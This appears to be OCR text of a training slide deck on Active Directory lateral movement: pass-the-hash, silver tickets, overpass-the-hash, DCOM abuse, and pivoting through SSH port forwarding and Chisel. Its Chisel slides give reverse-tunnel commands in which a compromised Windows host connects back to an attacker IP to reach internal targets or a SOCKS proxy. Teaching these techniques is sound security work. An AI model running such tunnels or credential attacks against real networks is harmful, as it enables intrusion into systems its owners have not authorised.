
ATTACKS

Active Directory Lateral Movement

What is Lateral Movement?

- Techniques to move around a network
- Once we gain access to the first machine, we use available compromise to exploit and access other machines
- Importance: To obtain more privileges on the network, and discover new internal assets
- Common protocols exploited: WinRM, SSH, VNC, RDP

What is Lateral Movement?



1

PASS THE HASH

What is Pass the Hash?

- Instead of cracking passwords, we can dump SAM database
- We authenticate with NTLM hashes, instead of plaintext password
- Use hashes directly for authentication
- Attacker places the hash into LSASS section of memory
- Most common target is Windows (file and printer sharing)

Advantages?

- Less time consuming
- No account lockout
- Possibly admin privileges


Requirements?

- NTLM auth enabled
- SMB enabled
- Writable SMB (admin$) share
- Local admin privileges

What is LSASS?

- Local Security Authority Subsystem Service: Responsible for enforcing the security policy on the system
- Verifies authentication creds and keeps the user logged in
- The system generates and stores a variety of credential materials in LSASS memory
- LSASS contains valuable authentication data such as:
  - Encrypted passwords
  - NT hashes
  - LM hashes
  - Kerberos tickets

What is Pass the Hash?



Mitigations

- Microsoft Patches 2871997 (Kernels 6.1 – 6.3) for some PTH attacks
- Windows Defender Credential Guard (Only for WIn10 and Server 2016/19)
- Fundamental part of network auth and cannot be patched

2 PASS THE TICKET

Silver Ticket

- It is a valid TGS for a service once the NTLM hash of the service is owned
- We can gain access to that service as any user with any permission
- Works on multiple servers if the SPN is used there

Silver Ticket

- **Requirements:**
  - Domain SID
  - Username
  - Domain name
  - Service name
  - Password hash of service account

3 OVERPASS THE HASH

What is Overpass the Hash?

- Combination of Pass the Hash and Pass the Ticket
- Allows the creation of Kerberos tickets from NTLM hash or AES keys
- Allows access to the resource service that requires Kerberos authentication.
- Useful when NTLM auth is disabled, only Kerberos is allowed.

4

Distributed Component Object Model

What is DCOM?


- Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact
- DCOM is used for interaction between computers over a network
- We can run arbitrary codes using Powershell remoting, exploiting CreateInstance () function of System.Activator Class
- DCOM objects related to Office applications such as Powerpoint can be used with a Macro containing our code

PIVOTING

What is Pivoting?

- Technique to move around inside a network
- Technique used to access internal networks and compromise machines otherwise inaccessible
- We can update the routing tables on the compromised target to create routes or “pivot” to an non-routable network

What is Pivoting?




Public Network
192.168.100.0/24

Internal Network
10.10.10.0/24

SSH Port Forwarding

SSH Port Forwarding/Tunneling?


- SSH has built-in functionality to do port forwarding through a feature
- Creates a secure connection between a local computer and a remote machine through which services can be relayed.




SSH Local Port Forwarding

- **Specifies that the given port on the local (client) host is to be forwarded to the given host and port on the remote side.**
- ssh -L sourcePort:forwardToHost:onPort connectToHost
  - **means: connect with ssh to connectToHost, and forward all connection attempts to the local sourcePort to port onPort on the machine called forwardToHost, which can be reached from the connectToHost machine.**

SSH Local Port Forwarding



```
ssh -L 123:localhost:456 remotehost
```




```
ssh -L 123:farawayhost:456 remotehost
```


SSH Remote Port Forwarding

- **Specifies that the given port on the remote (server) host is to be forwarded to the given host and port on the local side**
- ssh -R sourcePort:forwardToHost:onPort connectToHost
  - **means: connect with ssh to connectToHost, and forward all connection attempts to the remote sourcePort to port onPort on the machine called forwardToHost, which can be reached from your local machine.**

SSH Remote Port Forwarding



ssh -R 123:localhost:456 remotehost




ssh -R 123:nearhost:456 remotehost

SSH Dynamic Port Forwarding

- Allows us to pivot through a host and establish several connections to any IP addresses/ports we want by using a SOCKS proxy
- Proxychains can be used to setup a SOCKS5 proxy
- Turns your SSH client into a SOCKS5 proxy server
- ssh -D <socks5proxy_port> user@<remote_server>

SSH Dynamic Port Forwarding


Public Internet
Blocks certain web pages, but allows SSH access to remote server
SSH Session
Client
Firewall
Remote Server
Forward incoming traffic to public internet


```
$ ssh -D 127.0.0.1:6000 user@<remote_server>
```

Pivoting with Chisel

Pivoting with Chisel

- Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server.
- Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.

Network Structure



Pivoting with Chisel

- Requirements:
  - Chisel for Linux (attacker)
  - Chisel for Windows (win1)

Pivoting with Chisel

- **On Attacker:**
  - chisel server –p <chisel_server_listen_port> --reverse
- **On win1:**
  - chisel.exe client <attacker_ip>:<chisel_server_listen_port> R:<local_port>:<target_ip>:<target_port>

Pivoting with Chisel

- **On Attacker:**
  - chisel server –p 8080 --reverse
- **On win1:**
  - chisel.exe client 192.168.100.4:8080 R:80:10.10.10.33:80

Pivoting with Chisel and socks

- Requirements:
  - Chisel for Linux (attacker) and chisel for Windows (win1)
  - Proxychains (for socks proxy)
    - /etc/proxychains.conf: socks5 127.0.0.1 <local_socks_port>
      - socks5 127.0.0.1 9050

Pivoting with Chisel and socks

- **On Attacker:**
  - chisel server –p <chisel_server_listen_port> --reverse
- **On win1:**
  - chisel.exe client <attacker_ip>:<chisel_server_listen_port> R:<local_socks_port>:socks

Pivoting with Chisel and socks

- **On Attacker:**
  - chisel server –p 8080 --reverse
- **On win1:**
  - chisel.exe client 192.168.100.4:8080 R:9050:socks